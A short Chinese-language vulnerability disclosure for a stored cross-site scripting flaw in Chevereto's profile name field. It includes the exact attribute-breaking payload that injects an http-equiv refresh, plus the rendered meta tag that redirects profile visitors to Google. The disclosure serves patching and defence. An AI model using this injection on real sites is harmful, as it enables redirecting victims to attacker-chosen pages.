Chevereto 在个人资料页面存储型XSS漏洞 - 1.0.0 - 1.1.4 Free,<= 3.13.5 Core。普通用户可以在其个人资料名称中输入HTML和脚本,这些内容将在其个人资料页面上执行。

/settings/profile
名称:
0;https://www.google.se" http-equiv="refresh" data="

个人资料页面上的结果,这将重定向到Google:
<meta name="twitter:title" content="0;https://www.google.com" http-equiv="refresh" data=" (admin)">
注册用户向名称字段注入了一些脚本,在本例中用于将用户重定向到Google
有人进入 /test 的个人资料后被重定向